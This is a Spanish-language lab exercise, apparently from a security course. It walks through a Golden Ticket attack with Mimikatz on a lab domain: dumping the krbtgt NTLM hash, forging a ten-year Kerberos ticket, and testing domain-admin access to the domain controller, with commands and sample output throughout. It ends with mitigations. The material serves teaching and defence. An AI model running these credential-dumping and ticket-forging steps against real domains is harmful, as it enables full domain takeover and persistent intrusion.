M5 – P3: Simulación de ataque Golden Ticket con Mimikatz

Objetivo

Simular un ataque de tipo **Golden Ticket**, donde el atacante forja un ticket TGT (Ticket Granting Ticket) Kerberos sin interactuar con el KDC, permitiendo acceso persistente y sigiloso a servicios de dominio como si fuera un administrador de dominio.

Este ataque requiere **el hash NTLM del krbtgt**, la cuenta clave del servicio de Kerberos en Active Directory.

1. Entorno virtualizado recomendado

Controlador de Dominio (Windows Server 2019)

- Dominio: `corp.local`
- Acceso administrativo (para extracción del hash krbtgt)

Máquina atacante (Windows 10 unido al dominio)

- Acceso como usuario con privilegios de Domain Admin

Herramientas

- **Mimikatz** instalado en la máquina del atacante

https://github.com/ParrotSec/mimikatz/blob/master/x64/mimikatz.exe

Requisitos previos


Para realizar un Golden Ticket se necesita:

1. El **SID** del dominio. `Get-ADDomain | Select DomainSID`
2. El **hash NTLM** de la cuenta `krbtgt`.
3. Un nombre de usuario a suplantar (ej. `Administrador`).

2. Obtener el hash del krbtgt con Mimikatz

En una sesión elevada en el DC o en un dump SAM:

```
mimikatz.exe
privilege::debug
lsadump::lsa /inject
```



Buscar la sección:

```
Domain : CORP / S-1-5-21-1965779061-1479878092-597211363
RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : d800f08512eaadb27ca6402a91c3f54e
    LM   :
  Hash NTLM: d800f08512eaadb27ca6402a91c3f54e
    ntlm- 0: d800f08512eaadb27ca6402a91c3f54e
    lm  - 0: 189ec1b02026a129f700271334f30d5c
```

3. Crear un Golden Ticket con Mimikatz en maquina atacante Win10

Abrir powershell con permisos de administrador para poder ejecutar correctamente Mimikatz

```
mimikatz.exe
privilege::debug
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-1965779061-1479878092-597211363 /krbtgt:d800f08512eaadb27ca6402a91c3f54e /id:500 /ptt
```

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-1965779061-1479878092-597211363 /krbtgt:d800f08512eaadb27ca640
2a91c3f54e /id:500 /ptt
User      : Administrator
Domain    : corp.local (CORP)
SID       : S-1-5-21-1965779061-1479878092-597211363
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d800f08512eaadb27ca6402a91c3f54e - rc4_hmac_nt
Lifetime  : 26/09/2025 19:45:41 ; 24/09/2035 19:45:41 ; 24/09/2035 19:45:41
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ corp.local' successfully submitted for current session

mimikatz # exit
Bye!
```

Si todo va bien, Mimikatz cargará el ticket en la sesión actual (`/ptt = Pass The Ticket`).

Para verificar el ticket salir de Mimikatz y ejecutar

```
klist
```

```
PS C:\Users\Public> klist

El id. de inicio de sesión actual es 0:0x7b55f5

Vales almacenados en caché: (1)

#0>     Cliente: Administrator @ corp.local
        Servidor: krbtgt/corp.local @ corp.local
        Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
        Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
        Hora de inicio: 9/26/2025 19:45:41 (local)
        Hora de finalización:   9/24/2035 19:45:41 (local)
        Hora de renovación: 9/24/2035 19:45:41 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
PS C:\Users\Public>
```

4. Validar acceso elevado

Antes de crear el Golden Ticket no se disponía de acceso

```
PS C:\Users\Public> dir \\DC01.corp.local\C$
dir : Acceso denegado
En línea: 1 Carácter: 1
+ dir \\DC01.corp.local\C$
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\DC01.corp.local\C$:String) [Get-ChildItem], UnauthorizedAccessExcep
   tion
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : No se encuentra la ruta de acceso '\\DC01.corp.local\C$' porque no existe.
En línea: 1 Carácter: 1
+ dir \\DC01.corp.local\C$
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\DC01.corp.local\C$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Ahora se pedes ejecutar comandos contra el DC como si se fuera Domain Admin:

```
dir \\dc1.corp.local\c$
```

O usar `wmic`, `psexec`, `winrm`, o `RDP` con la sesión autenticada.

```
PS C:\Users\Public> dir \\DC01.corp.local\c$


    Directorio: \\DC01.corp.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        05/11/2022     20:16                PerfLogs
d-r---        25/09/2025     22:53                Program Files
d-----        15/09/2018     18:40                Program Files (x86)
d-r---        25/09/2025     22:33                Users
d-----        26/09/2025     19:14                Windows


PS C:\Users\Public>
```

5. Validar acceso a más recursos

Probar escritura en el DC

```
echo "Golden Ticket Test" > \\DC01.corp.local\c$\test.txt
```

Acceder a archivos del sistema

```
dir \\DC01.corp.local\c$\Windows\System32
```

Probar ejecución remota

```
wmic /node:DC01 process list brief
```

Lo que puede fallar por políticas

- **WMIC**: Puede estar bloqueado por políticas
- **PowerShell Remoting**: Puede requerir configuración adicional
- **Algunos servicios**: Pueden tener restricciones adicionales

Más pruebas para validar el acceso

- **Acceso a archivos específicos**
  Probar lectura de archivos del sistema
  ```
  dir \\DC01.corp.local\c$\Windows\System32\drivers\etc\hosts
  ```
- **Servicios compartidos**
  Acceder a otros recursos compartidos
  ```
  dir \\DC01.corp.local\admin$
  net view \\DC01
  ```
- **nativas de Windows**
  Con net use ya autenticado
  ```
  net use * \\DC01\c$
  ```
  Con sc (Service Controller)
  ```
  sc \\DC01 query state=all | select -first 10
  ```
- **Registro remoto**
  Intentar acceso al registro
  ```
  reg query "\\DC01\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion"
  ```

Validación alternativa si Wmic falla

- **Usar Get-CimInstance de PowerShell**
  ```
  Get-CimInstance -ClassName Win32_ComputerSystem -ComputerName DC01
  ```
- **Servicios via SCM**
  ```
  Get-Service -ComputerName DC01 -Name LanmanServer
  ```
- **Información del sistema**
  ```
  systeminfo /s DC01
  ```

5. Actividades de evaluación

- Extracción del hash krbtgt: Uso de Mimikatz en DC
- Generación del Golden Ticket: Parámetros correctos (SID, ID, user, hash)
- Validación del ticket: Acceso a recursos del dominio sin autenticación
- Explicación del impacto: ¿Qué persistencia garantiza esto?
- Propuesta de mitigación: ¿Cómo se revoca un Golden Ticket válido?

6. Mitigaciones reales

- Rotación doble del password de la cuenta `krbtgt`
- Segmentación de red y control de acceso a DCs
- Monitorización de tickets anómalos con tiempos extremos (10 años de validez)
- EDR con detección de herramientas como Mimikatz
- Least privilege: minimizar quién puede extraer hashes